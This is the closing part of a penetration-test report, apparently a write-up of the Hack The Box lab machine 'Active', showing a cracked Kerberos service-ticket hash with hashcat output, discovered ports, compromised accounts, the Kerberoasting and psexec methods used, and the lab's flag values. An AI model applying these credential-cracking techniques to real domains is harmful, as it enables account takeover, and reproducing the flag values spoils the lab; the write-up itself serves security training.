9e4ff4744c9fada68f6294d86f400b5eb76b812f995a1744bde27c38f28fd06e0d83fff66ced339ab478ea4a808bc  
c03d882958fc67d9fb19e2e277c009b36605e925ccd7e7ec059e501a861bc7c3c79e2e5688b54c524c3bbc2359c8  
f81c59a423ceabf9fbcf9b90835c6481206d580de7cc722ccb2f2920fbd6394c235c94c485eaacdd84e6cfe3ff7d2  
569225cc19eda6acdea8817774f2118bf0cde35d7294d7af164b2866fafbd9b769afcb43c5d2265703286a5d54b3  
6e492bda22db4a6cbc455a5d8677c8e4a8acd9e95a990b8e50d273c5e96e1e82dc1d377fc13d4c2cdcddb02f53e41  
21eb73b78611b10250eeb434466ba2ef399293dd2e1c0b8f0ab7163f4075dc6b094a4db889dd204bd7475f38d1361  
9fb23496d36555a590a71437aea8851f88781244cc8f7db713949814ae1f2:<Redacted Password>
```

Session.....: hashcat

```
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad...4ae1f2
Time.Started.....: Tue Apr  8 20:53:41 2025 (8 secs)
Time.Estimated...: Tue Apr  8 20:53:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1331.5 kH/s (2.54ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10539008/14344384 (73.47%)
Rejected.....: 0/10539008 (0.00%)
Restore.Point....: 10534912/14344384 (73.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiona172 -> Thelink
Hardware.Mon.#1..: Temp: 92c Util: 83%

Started: Tue Apr  8 20:53:40 2025
Stopped: Tue Apr  8 20:53:51 2025
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

| Rating | CVSS Score Range |
|----------|------------------|
| Critical | 9.0 – 10.0 |
| High | 7.0 – 8.9 |
| Medium | 4.0 – 6.9 |
| Low | 0.1 – 3.9 |
| Info | 0.0 |

A.2 Host & Service Discovery

| IP Address | Port | Service | Notes |
|----------------|-----------|---|-------|
| 10.129.147.141 | 53/tcp | Microsoft DNS 6.1.7601 (Windows Server 2008 R2 SP1) | |
| 10.129.147.141 | 88/tcp | Microsoft Windows Kerberos | |
| 10.129.147.141 | 135/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 139/tcp | Microsoft Windows netbios-ssn | |
| 10.129.147.141 | 389/tcp | Microsoft Windows Active Directory LDAP | |
| 10.129.147.141 | 445/tcp | microsoft-ds? | |
| 10.129.147.141 | 464/tcp | tcpwrapped | |
| 10.129.147.141 | 593/tcp | Microsoft Windows RPC over HTTP 1.0 | |
| 10.129.147.141 | 636/tcp | tcpwrapped | |
| 10.129.147.141 | 3268/tcp | Microsoft Windows Active Directory LDAP | |
| 10.129.147.141 | 3269/tcp | tcpwrapped | |
| 10.129.147.141 | 5722/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 9389/tcp | .NET Message Framing | |
| 10.129.147.141 | 47001/tcp | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) | |
| 10.129.147.141 | 49152/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 49153/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 49154/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 49155/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 49157/tcp | Microsoft Windows RPC over HTTP 1.0 | |
| 10.129.147.141 | 49158/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 49165/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 49170/tcp | Microsoft Windows RPC | |
| 10.129.147.141 | 49173/tcp | Microsoft Windows RPC | |

A.3 Subdomain Discovery

| URL | Description | Discovery Method |
|-----|-------------|------------------|
| N/A | N/A | N/A |

A.4 Exploited Hosts

| Host | Scope | Method | Notes |
|--------------------|--------------|---------------------------|---|
| 10.129.14 7.141 | Black Box | Weak Share Permissions | Weak share permissions allowd to gain access to the machine in context of an authenticate user |

A.5 Compromised Users

| Username | Type | Method | Notes |
|--------------------|-------------|------------------------|---|
| active.htb\SVC_TGS | Domain User | Plain Text Credentials | The credentials were found encryped, but were easily decrypted due to weak security praticies |

A.6 Changes/Host Cleanup

| Host | Scope | Change/Cleanup Needed |
|----------------|-----------|-----------------------|
| 10.129.147.141 | Black Box | N/A |

A.7 Flags Discovered

| Flag # | Host | Flag Value | Flag Location | Method Used |
|--------|----------------|----------------------------------|---|---|
| 1. | 10.129.147.141 | 98c07ea53755dff0f2ca23b80bd85179 | \\10.129.147.141\\Users\\SVC_TGS\\Desktop\\ | Gained credentials for the SVC_TGS user due to weak permissions on public shares after authenticating in scope of user SVC_TGS a share was the User share was accessible which contained the flag |
| 2. | 10.129.147.141 | 7a8cb948cbe8561f2c60a2b4fd244808 | C:\\Users\\Administrator\\Desktop\\root.txt | Gained access to the host via Kerberoasting, then logged into the host via psexec tool to gain the flag |

End of Report

*This report was rendered
by SysReptor with
♥*